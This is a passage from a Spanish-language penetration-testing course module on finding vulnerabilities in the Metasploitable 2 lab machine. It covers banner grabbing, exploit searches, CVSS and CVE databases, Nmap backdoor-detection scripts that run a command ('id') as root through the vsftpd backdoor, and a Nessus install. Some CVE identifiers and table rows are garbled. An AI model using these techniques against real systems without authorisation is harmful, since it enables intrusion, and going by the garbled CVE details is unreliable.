irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
ERROR :Closing Link: [192.168.132.115] (Ping timeout)

[kali㉿kali)-[~]
$ nc 192.168.132.132 6667
irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
ERROR :Closing Link: [192.168.132.115] (Ping timeout)

[kali㉿kali)-[~]
```

Desafortunadamente en esta ocasión, Netcat no pudo obtener un banner de servicio que nos indicara el número de versión del software.

Otra opción para intentar recuperar información del servicio que proporciona el software UnrealIRCd es conectarse a él con un cliente IRC. Con el siguiente comando podemos instalar el cliente ircii en nuestro sistema Kali Linux:

```
sudo apt install ircii
```

Ya que tenemos el cliente de IRC instalado, podemos conectarnos al servicio con el siguiente comando:

```
irc test <target:puerto>
```

```
** Connecting to port 6667 of server 192.168.132.132
irc.Metasploitable.LAN- ** looking up your hostname...
irc.Metasploitable.LAN- *** Couldn't resolve your hostname; using your IP address instead
** Welcome to the TestIRC IRC Network test!@192.168.132.115 (from irc.Metasploitable.LAN)
** If you have not already done so, please read the new user information with /HELP NEWUSER
** Your host is irc.Metasploitable.LAN, running version Unreal3.2.8.1
** This server was created Sun May 20 2012 at 14:04:37 EDT
** umodes available iowhraphsDRTV5xNCqBzvdhitGp, channel modes available lvhopsmttkrRcaq0ALQbSeIKVfMCuzNTG
** UHNAMEs NAMESX_ SAFLIST HCN MAXCHANNELS=30 CHANLIMIT=:#30 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32
+TOPICLEN=387 KICKLEN=387 AWAYLEN=3#? MAXTARGETS=28 :are supported by this server
** WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaohv)-68x-
+CHANMODES=+b+,+k+,+l+,+o+,+s+,+n+,+v+,+m+,+t+,+c+,+e+,+i+,+j+,+x+,+y+,+z+,+B+,+H+,+L+,+M+,+N+,+U+,+V+,+W+,+X+,+Y+,+Z+,+b+,+k+,+l+,+o+,+s+,+n+,+v+,+m+,+t+,+c+,+e+,+i+,+j+,+x+,+y+,+z+,+B+,+H+,+L+,+M+,+N+,+U+,+V+,+W+,+X+,+Y+,+Z+
+STATUSMSG=-68x+ :are supported by this server
** EXCEPTS INVERX CMDS-KNOCK,MAP,DECALLOW,USERIP are supported by this server
** There are 1 users and 0 invisible on 1 servers
** This server has 1 clients and 0 servers connected
** Current Local Users: 1 Max: 2
** Current Global Users: 1 Max: 2
** MOTD File is missing
** Mode change "+ix" for user test by test
```

Listo, conectándonos con un cliente de IRC al servicio ya pudimos obtener la versión del software.

Ahora que tenemos el número de versión del servicio, nos vamos a Google a buscar vulnerabilidades. Al buscar en Google descubrimos que el software puede tener un backdoor:

Google unrealircd 3.2.8.1 exploit

About 1,780 results (0.34 seconds)

https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor

UnrealIRCd 3.2.8.1 Backdoor Command Execution - Rapid7

May 30, 2018 — This module exploits a malicious backdoor that was added to the Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the ...

<https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor>

Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor - GitHub

8.1 Backdoor. This is a python version of a metasploit module that exploits a known vulnerability in UnrealIRCd 3.2.8.1. I know that this exploit is already ...

https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor

Vulnerabilidades en el Servicio Samba

Otro servicio interesante con un largo historial de vulnerabilidades es el servicio de Samba que se ejecuta en el puerto TCP 139. También descubrimos en la sección de escaneo de la etapa de footprinting activo que la versión de Samba que se está ejecutando en el target es **Samba 3.0.20-Debian**.

Nos vamos a Google para iniciar la búsqueda de vulnerabilidades y en el resultado de la búsqueda encontramos que esta versión de Samba contiene una vulnerabilidad de ejecución de comandos:

Google intext:samba 3.0.20 exploit

About 1,450 results (0.35 seconds)

<https://www.exploit-db.com/exploits/>

Samba 3.0.20 < 3.0.25rc3 - 'Username' map script ... - Exploit-DB

Aug 18, 2010 Samba 3.0.20 < 3.0.25rc3 - 'Username' map script Command Execution (Metasploit). CVE-2007-2447/CVE-34700 . remote exploit for Unix platform.

<https://www.security-database.com/cpe/cpe-detail/cpe.2...>

Samba Samba 3.0.20 - Security Database

An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the ...

Sistemas de Puntuación y Bases de Datos de Vulnerabilidades

Los sistemas de puntuación de vulnerabilidades y las bases de datos de vulnerabilidades se utilizan para clasificar vulnerabilidades y proporcionar una puntuación compuesta por varios factores como la complejidad del ataque, el vector de ataque, interacción del usuario, etc.

En esta sección vamos a ver algunas bases de datos de vulnerabilidades y también veremos cómo se califica la gravedad de las vulnerabilidades mediante el sistema común de puntuación de vulnerabilidades (CVSS).


El Sistema Común de Puntuación de Vulnerabilidades (CVSS)

El CVSS es un estándar que proporciona una manera de determinar la gravedad de una vulnerabilidad mediante la puntuación de sus características.

El sitio web de CVSS es <https://www.first.org/cvss/>

CVSS ayuda a capturar las características principales de una vulnerabilidad y produce una puntuación numérica para reflejar su gravedad. Esta puntuación numérica se puede traducir posteriormente en una representación cualitativa (como baja, media, alta o crítica).

En el cálculo de la puntuación CVSS (según la última especificación CVSS v3.1) hay 3 métricas que determinan la puntuación final.



Base Metric representa las cualidades inherentes de una vulnerabilidad.

Temporal Metric representa las características que continúan cambiando durante la vida útil de la vulnerabilidad.

Environmental Metric representa las vulnerabilidades que se basan en un entorno o implementación en particular.

Cada métrica establece una puntuación de 1 a 10, siendo 10 la más grave. Las clasificaciones y puntuaciones de gravedad final se pueden determinar mediante la siguiente tabla que se basa en CVSS Versión 3.1:

Clasificación Puntuación CVSS

Ninguno	0
Bajo	0.1 – 3.9
Medio	4.0 – 6.9
Alto	7.0 – 8.9
Crítico	9.0 – 10.0

La tabla para las miradas de CVSS Versión 2.0 es más simple y tiene el siguiente aspecto:

Clasificación Puntuación CVSS

Bajo	0.1 – 3.9
Medio	4.0 – 6.9
Alto	7.0 – 10.0

El sitio web de CVSS tiene una documentación muy completa que explica a detalle las métricas y puntuaciones. Para mantener el contenido de este modulo breve y manejable, les dejaré la URL de la documentación; vale la pena darle una revisada:

<https://www.first.org/cvss/specification-document>

Base de Datos CVE

Common Vulnerabilities and Exposures (CVE) es una lista o diccionario de identificadores estandarizados (CVE IDs) para vulnerabilidades. La base de datos CVE es una fuente muy útil y buen lugar para empezar a buscar vulnerabilidades ya que contiene información muy completa sobre todas las vulnerabilidades de seguridad para una amplia gama de software y servicios.

La base de datos CVE está disponible en el siguiente enlace:

https://cve.mitre.org/cve/search_cve_list.html

Sin embargo, la plataforma está migrando a este sitio: <https://cve.org>

Cuando ejecutamos una búsqueda, por ejemplo, de la vulnerabilidad para **dRuby RMI server 1.8** en la base de datos CVE, se muestran 2 resultados.

Search Results

There are 2 CVE Records that match your search.

Name	Description
CVE-2011-5331	Distributed Ruby (aka DRuby) 1.8 mishandles instance_eval.
CVE-2011-5330	Distributed Ruby (aka DRuby) 1.8 mishandles the sending of syscalls.

BACK TO TOP

En muchos de los resultados encontrarás fuentes con informes completos, en algunos otros enlaces útiles que podrían ayudarte a obtener una mejor comprensión de la vulnerabilidad y cómo explotarla.

En cualquiera de los dos resultados del ejemplo anterior encontrarás un enlace que te llevará al sitio exploit-db.com donde encontrarás el exploit para esta vulnerabilidad.

CVE-ID

CVE-2011-5331 Learn more at National Vulnerability Database (NVD)

CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Distributed Ruby (aka DRuby) 1.8 mishandles instance_eval.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC <https://www.exploit-db.com/exploits/17058>

Assigning CNA

MITRE Corporation

Date Record Created

20191118 Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20191118)

Base de Datos Nacional de Vulnerabilidades (NVD)

La NVD es el repositorio gubernamental de los EE.UU. Estos datos permiten la automatización de la gestión de vulnerabilidades, la medición de seguridad y el cumplimiento. La NVD incluye bases de datos de referencias de listas de comprobación de seguridad, defectos de software relacionados con la seguridad, configuraciones incorrectas, nombres de productos y métricas de impacto. La NVD califica vulnerabilidades y realiza análisis en CVEs que han sido publicados.

El sitio web de la NVD es <https://nvd.nist.gov/>

La URL de búsqueda es <https://nvd.nist.gov/vuln/search>

Como se puede observar en los ejemplos anteriores, uno de los dos CVE IDs de la vulnerabilidad para **dRuby RMI server 1.8** es CVE-2011-5331. Al hacer una búsqueda de este CVE ID obtenemos el siguiente resultado:

Vuln ID	Summary	CVSS Severity
CVE-2011-5331	Distributed Ruby (aka DRuby) 1.8 mishandles instance_eval. Published: November 18, 2019; 1:15:09 PM -0500	V3.1: 9.0 CRITICAL V2.0: 7.1 HIGH

CVE details

La siguiente fuente que veremos es el sitio web de **CVE details**. En lugar de buscar vulnerabilidades específicas como hicimos en la base de datos CVE, buscamos versiones específicas de software y servicios para verificar si existe alguna vulnerabilidad en ellos.

Sitio web: <https://www.cvedetails.com>

Al realizar una búsqueda del software **Proftpd 1.3.1** (otro servicio que se ejecuta en Metasploitable 2), esto es lo que obtenemos:

Cve Results Download Results														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2012-6299 262			2013-01-24 2013-01-25		1.3	None Local High Not required None Partial None		Single system Complete Complete Complete		ProFTPD before 1.3.5c-1, when using the UserOwner directive, allows local users to modify the ownership of arbitrary files via a race condition and a symbolic attack on the (1) MKDIR or (2) MKWD commands.			
2	CVE-2013-4130 299			Exec Code 2012-12-06 2013-12-08		9.0	None Remote Low Single system Complete Complete Complete		Use after their vulnerability in the Response API in ProFTPD before 1.3.3g allows remote authenticated users to execute arbitrary code via vectors involving an error that occurs after an FTP data transfer.					
3	CVE-2013-1137 189			1 Dos Overflow 2011-03-11 2011-03-06		5.0	None Remote Low Not required None None Partial		Integer overflow in the mod_ftp (aka SFTP) module in ProFTPD 1.3.3f and earlier allows remote attackers to cause a denial of service (memory consumption leading to OOM kill) via a malformed SSH message.					
4	CVE-2010-4952 119			DoS Exec. Code 2011-02-01 2011-03-17		6.8	None Remote Medium Not required Partial Partial Partial		Heap-based buffer overflow in the sql_prepare_where function (correlated_mod_sqlite) in ProFTPD before 1.3.3d, when mod_sql is enabled, allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted username containing substitution tags, which are not properly handled during construction of an SQL query.					
5	CVE-2010-3887 22			Do. Thr. 2010-11-09 2011-09-14		7.2	None Remote High Single system Complete Complete Complete		Multiple directory traversal vulnerabilities in the mod_site_msec module in ProFTPD before 1.3.3c allow remote authenticated users to create directories, delete directories, create symlinks, and modify file timestamps via directory traversal sequences in a (1) SITE MKDIR, (2) SITE RMDIR, (3) SITE SYMLINK, or (4) SITE UTIME command.					
6	CVE-2008-7200 299			DoS 2010-11-09 2011-03-17		4.0	None Remote Low Single system None None Partial		The pr_data_other function in ProFTPD before 1.3.2rc3 allows remote authenticated users to cause a denial of service (CPU consumption) via an ABSR command during a data transfer.					

Total number of vulnerabilities: 6 Page: 1 (This Page)

Los resultados de la búsqueda muestran una larga lista de vulnerabilidades conocidas que aplican para esta versión específica de Proftpd, incluyendo una vulnerabilidad clasificada con un riesgo grave (score de 9.0) y bajo nivel de complejidad (fácil de explotar). Esta sería la primera vulnerabilidad en intentar explotar.

Si buscamos el software **Unreal IRCD** en la base de datos de **CVE details** encontramos las siguientes vulnerabilidades:

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
3	CVE-2017-13649 [65]		Exec Code		2017-06-23	2019-10-02	8.8	None	Local	Low	Not required	None	None	Partial
UnrealIRCd 4.0.13 and earlier creates a PID file after dropping privileges to a non-root account, which might allow local users to kill arbitrary processes by leveraging access to this non-root account for PID file modification before a root script executes a "kill -9 pid.pathname" command. NOTE: the vendor indicates that there is no common or recommended scenario in which a root user would execute this kill command.														
2	CVE-2016-7144 [27]				2017-01-18	2017-01-20	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
The m_authenticate function in modules/m_sasl2 in UnrealIRCd before 3.2.10.7 and 4.x before 4.0.0 allows remote attackers to spoof certificate fingerprints and consequently log in as another user via a crafted AUTHENTICATE parameter.														
3	CVE-2013-7384		Dos		2014-05-19	2014-05-19	9.0	None	Remote	Low	Not required	None	None	Partial
UnrealIRCd 3.2.10 before 3.2.10.2 allows remote attackers to cause a denial of service (NULL pointer dereference and crash) via unspecified vectors, related to SSL. NOTE: this issue was SPLIT from CVE-2013-6413 per ADT 2 due to different vulnerability types.														
4	CVE-2013-6413 [39]		Dos		2014-05-19	2014-05-19	9.0	None	Remote	Low	Not required	None	None	Partial
Use-after-free vulnerability in UnrealIRCd 3.2.10 before 3.2.10.2 allows remote attackers to cause a denial of service (crash) via unspecified vectors. NOTE: this identifier was ISPLIT per ADT 2 due to different vulnerability types; CVE-2013-7384 was assigned for the NULL pointer dereference.														
5	CVE-2010-2075 [20]	1	Exec Code		2010-06-15	2010-06-18	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DIALOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.														
6	CVE-2009-4893 [113]		Dos Exec Code		2010-06-15	2010-10-28	4.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Buffer overflow in UnrealIRCd 3.2beta11 through 3.2.8, when allow options modest is enabled, allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via unspecified vectors.														
Total number of vulnerabilities : 6 Page : 1 (This Page)														

Podemos ver que el CVE-2010-2075 tiene una puntuación de 7.5 (es decir, alto riesgo) y tiene baja complejidad (fácil de usar) y es aplicable a la versión Unreal IRCD 3.2.8.1 la cual, es la versión que se ejecuta en Metasploitable 2.

Búsqueda Automatizada de Vulnerabilidades

En la introducción a este módulo hablamos sobre diferentes maneras de buscar vulnerabilidades en un target; de manera manual y las que incluyen el uso de herramientas automatizadas. Las herramientas automatizadas pueden ayudarte a encontrar vulnerabilidades que se pasan por alto durante una evaluación manual.

Análisis Autenticados y No Autenticados

La mayoría de los escáneres se pueden configurar para ejecutar análisis o escaneos autenticados, en los que el escáner inicia sesión en el target con credenciales válidas. En la mayoría de los casos, los análisis autenticados utilizan una cuenta de usuario privilegiada para tener una mejor visibilidad del sistema del target.

Para ejecutar un análisis autenticado contra un target Linux, se necesita que el target tenga habilitado el servicio de SSH y configurar el escáner con credenciales de usuario válidas. La mayoría de los escáneres utilizarán este acceso para revisar las versiones de los paquetes y validar las configuraciones en un intento de descubrir posibles vulnerabilidades.

La autenticación de Windows generalmente requiere de WMI junto con credenciales de autenticación para un dominio o una cuenta local con permisos de administración remota. Ten en cuenta que incluso con WMI configurado, otros factores pueden bloquear la autenticación, incluidos UAC y la configuración del firewall. Sin embargo, una vez que el acceso está configurado correctamente, la mayoría de los escáneres analizan la configuración del sistema, la configuración del registro y los parches del sistema y de aplicación. También revisan los archivos en los directorios de "Archivos de programa", así como todos los archivos ejecutables y DLLs compatibles en la carpeta de Windows, todo en un intento de detectar software potencialmente vulnerable.

Los escaneos autenticados generan una gran cantidad de información adicional y producen resultados más precisos a expensas de un tiempo de escaneo más largo. Aunque se puede usar un escaneo autenticado durante una prueba de penetración (usando credenciales descubiertas, por ejemplo), se usa más comúnmente durante el proceso de administración de parches.

Scripts de Nmap (NSE)

Si bien NSE no es un escáner de vulnerabilidades completo, tiene una librería muy respetable de scripts que se pueden usar para detectar y validar vulnerabilidades.

Hasta este momento hemos utilizado algunos scripts que nos han servido para enumerar servicios. En esta sección vamos a utilizar algunos que nos puedan ayudar a determinar si un target tiene alguna vulnerabilidad.

Veamos los siguientes scripts de Nmap para analizar los daemons VSFTPD y Unreal IRCD:

VSFTPD

El daemon VSFTPD brinda el servicio de FTP, veamos si la versión instalada en la máquina Metasploitable 2 es vulnerable:

```
[root@kali:~]# nmap -sV 192.168.132.132 -p 21
Starting Nmap 7.92 ( https://nmap.org ) at: 2022-02-01 22:46 EST
Nmap scan report for 192.168.132.132
Host is up (0.00051s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:87:33:34 (VMware)
Service Info: OS: Linux

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds

[root@kali:~]# /usr/share/nmap/scripts/ftp/
/usr/share/nmap/scripts/ftp-anon.nse
/usr/share/nmap/scripts/ftp-bounce.nse
/usr/share/nmap/scripts/ftp-brute.nse
/usr/share/nmap/scripts/ftp-libguest.nse
/usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-vsftpd-vsftpd.nse
/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-vsftpd-cve2010-5421.nse

[root@kali:~]# nmap -sV 192.168.132.132 -p 21
Starting Nmap 7.92 ( https://nmap.org ) at: 2022-02-01 22:47 EST
ftp-vsftpd-backdoor
Categories: exploit intrusive malware vuln
https://nmap.org/usedns/switches/ftp-usestdn-backdoor.html
Tests for the presence of the vsftpd 2.3.4 backdoor reported on 2021-07-04
(CVE-2021-2523). This script attempts to exploit the backdoor using the
innocuous <code>/id</code> command by default, but that can be changed with
the <code>usestdn</code> or <code>ftp-vsftpd-backdoor.cmds</code> script
arguments.

References:
* http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-downloaded-backdoored.html
* https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
* http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=CVE-2021-2523
```

En ejemplo anterior, puedes observar que el *daemon* específico instalado en el target es **vsftpd 2.3.4**; después busqué los scripts que aplican para el protocolo FTP, encontré uno que se llama **ftp-vsftpd-backdoor**; al ver la información de la función del script, pude ver que hace exactamente lo que necesito, verificar si el *daemon* **vsftpd 2.3.4** es vulnerable.

Ahora, usemos el script encontrado con el comando es el siguiente:

```
sudo nmap --script=ftp-vsftpd-backdoor <target> -p 21
```

```
(kali㉿kali)-[~]
└─$ sudo nmap --script=ftp-vsftpd-backdoor 192.168.132.132 -p 21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-01 22:59 EST
Nmap scan report for 192.168.132.132
Host is up (0.00049s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitabile)
|       ID: CVE-2011-2523 BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03.
|         Exploit results:
|           Shell command: id
|             Results: uid=0(root) gid=0(root)
|             References:
|               https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|               https://scarybeastsecurity.blogspot.com/2011/07/alert--vsftpd--download--backdoored.html
|               https://www.securityfocus.com/bid/48539
|               https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
MAC Address: 00:0C:29:87:33:04 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
```

Como puedes observar, el script de NMAP determinó que el *daemon* **vsftpd 2.3.4** es vulnerable en el target.

Unreal IRCd

El *daemon* Unreal IRCd brinda el servicio de IRC, veamos si la versión instalada en la máquina Metasploitable 2 es vulnerable:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -p 6667 192.168.132.132 -v
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 01:07 EST
Nmap scan report for 192.168.132.132
Host is up (0.00076s latency).

PORT      STATE SERVICE
6667/tcp  open  irc
|_irc-anfinfo:
|   servers: 1
|   servers: 1
|   users: 3
|   users: 3
|   servers: 0
|   server: irc.Metasploitable.LAN
|   nickname: Unreal3.2.0.1_irc.Metasploitable.LAN
|   option: F 2011-10-20:12
|   source: libirc.iup
|   source: Host: F42D0A87:1030DEB1:FFFFAD49:1P
|   error: Closing Link: Feyfxrxj@[192.168.132.115] (Quit: Feyfxrxj)
MAC Address: 00:0C:29:87:33:04 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds

(kali㉿kali)-[~]
└─$ ls /usr/share/nmap/scripts/irc/
/usr/share/nmap/scripts/irc-brouter-channels.nse
/usr/share/nmap/scripts/irc-brute.nse
/usr/share/nmap/scripts/irc-infos.nse
/usr/share/nmap/scripts/irc-asal-brute.nse
/usr/share/nmap/scripts/irc-unrealircd-backdoor.nse

(kali㉿kali)-[~]
└─$ nmap --script=irc-unrealircd-backdoor 192.168.132.132 -p 6667
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 01:07 EST
Nmap scan report for 192.168.132.132
Host is up (0.00076s latency).

irc-unrealircd-backdoor:
categories: exploit intrusive malware wscript
https://nmap.org/nmapdocs/irc_unrealircd-backdoor.html
Check if an IRC server is backdoored by running a time-based command (ping) and checking how long it takes to respond.

The <code>irc-unrealircd-backdoor</code> script argument can be used to run an arbitrary command on the remote system. Because of the nature of this vulnerability (the output is never returned) we have no way of getting the output of the command. It can, however, be used to start a netcat listener as demonstrated here:
```

En ejemplo anterior, puedes observar que el *daemon* específico instalado en el target es **Unreal 3.2.8.1**; después busqué los scripts que aplican para el protocolo IRC, encontré uno que se llama **irc-unrealircd-backdoor**; al ver la información de la función del script, pude ver que hace exactamente lo que necesito, verificar si el *daemon* **Unreal 3.2.8.1** es vulnerable.

Ahora, usemos el script encontrado con el comando es el siguiente:

```
sudo nmap --script=irc-unrealircd-backdoor <target> -p <puerto>
```

```
(kali㉿kali)-[~]
└─$ sudo nmap --script=irc-unrealircd-backdoor 192.168.132.132 -p 6667
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-02 01:14 EST
Nmap scan report for 192.168.132.132
Host is up (0.00058s latency).

PORT      STATE SERVICE
6667/tcp  open  irc
|_irc-unrealircd-backdoor: Looks like a renamed version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
MAC Address: 00:0C:29:87:33:04 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.65 seconds
```

La salida del script, normalmente, indica si el target es vulnerable, pero en esta ocasión sólo devuelve un mensaje diciendo que "parece ser la versión".

La función del script es lanzar un comando al target a través del *backdoor* y esperar una respuesta pero, el target no regresó nada a la máquina atacante, por eso el script no sabe determinar si el target es vulnerable.

El siguiente paso implicaría comprobar con otras alternativas para determinar si esta instalación de *Unreal IRCd* es vulnerable. En el módulo de explotación lo comprobaremos manualmente.

Nessus

Hay muchos escáneres de vulnerabilidades comerciales y de código abierto con varias fortalezas y debilidades. Sin embargo, Nessus es un estándar de la industria bastante capaz, y la versión gratuita "Essentials" nos permite escanear hasta 16 direcciones IP. Nos da una idea de cómo usar la versión comercial completa sin límites de tiempo u otras restricciones. Los conceptos generales discutidos en esta sección aplican también a casi cualquier otro escáner comercial.

En esta sección instalaremos Nessus en la máquina virtual de Kali Linux. Una vez completada la instalación, usaremos Nessus para escanear la máquina virtual Metasploitable 2.

Instalación de Nessus en Kali Linux

Nessus no está disponible en los repositorios de Kali, debemos descargar el archivo .deb de 64 bits para Kali desde el sitio web de Tenable: <https://www.tenable.com/downloads/nessus>

Nessus 10.1.0 packages:

- Amazon Linux 2016.03.2016.08 RPM: 2017.09
- Amazon Linux 2 47.4 MB Jan 30, 2022 Checksum
- Nessus 10.1.0 - debian9_amd64.deb**: Debian 9.10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64. 51.6 MB Jan 30, 2022 Checksum
- Debian 9.10 / Kali Linux 1 2017.3, 2018 (32bit) 49.7 MB Jan 30, 2022 Checksum
- Raspberry Pi OS 5 (32-bit) 46.3 MB Jan 30, 2022 Checksum

Verificamos el checksum SHA256 publicado por Tenable:

MD5: 166a39980f947925fb239b2e7ec31f71
SHA256: ff593f409fd06163560a3fb0a1f2e654673fd95bb1f1a4485868cc517b3ef795

Nessus 10.1.0 - debian6_amd64.deb
Debian 9.10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64
51.6 MB Jan 30, 2022 Checksum

Ahora, generamos el checksum SHA256 del archivo descargado y lo contrastamos con el del sitio web; deben coincidir:

```
File Actions Edit View Help
(halil@kali:~/Downloads)
$ sha256sum Nessus-10.1.0-debian6_amd64.deb
ff593f409fd06163560a3fb0a1f2e654673fd95bb1f1a4485868cc517b3ef795 Nessus-10.1.0-debian6_amd64.deb
(halil@kali:~/Downloads)
```

Si el checksum coincide, empezamos con la instalación del paquete .deb:

```
(halil@kali:~/Downloads)
$ sudo apt install ./Nessus-10.1.0-debian6_amd64.deb
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'nessus' instead of './Nessus-10.1.0-debian6_amd64.deb'
The following packages were automatically installed and are no longer required:
  fastjar gnome-desktop3-data jarwrapper kali-wallpapers-2021.4 libao0 libcbor0 libcodec2-0.9
  libdap27 libdapclient6v5 libdavdav4 libepoll1on1 libfluidsynth2 libfm7 libgdal28 libgdal29
  libgdk-pixbuf-xlib-2.0-0 libgdk-pixbuf2.0-0 libgeos-3.9.1 libgeos-3.10.1 libgnome-desktop-3-19
  libgupnp-1.2-0 libidn1 libigdmm11 libnetcdf18 libnfs-3g883 libodbc1 libodbc2cr2
  libomp-11-dev libomp5-11 libproj19 libqhull8.0 liburcu6 liburing1 libvpx6 libwireshark14
  libwiredtap11 libwsutil12 libx265-192 libxbkregistry0 libyara4 maltego odbcinst
  odbcinstidebian2 python3-is-python2 python3-editor python3-exif python3-ipython-genutils
  python3-orjson python3-pyklnk python3-stem ruby-atomic ruby-thread-safe starkiller weechat-core
  weechat-curses weechat-perl weechat-plugins weechat-python weechat-ruby zaproxy
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  nessus
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 0 B/51.6 MB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 /home/kali/Downloads/Nessus-10.1.0-debian6_amd64.deb [51.6 MB]
Selecting previously unselected package nessus.
(Reading database ... 307457 files and directories currently installed.)
Preparing to unpack .../Nessus-10.1.0-debian6_amd64.deb ...
Unpacking nessus (10.1.0) ...
Setting up nessus (10.1.0) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

Con el paquete instalado, podemos iniciar el servicio **nessusd** con el siguiente comando:

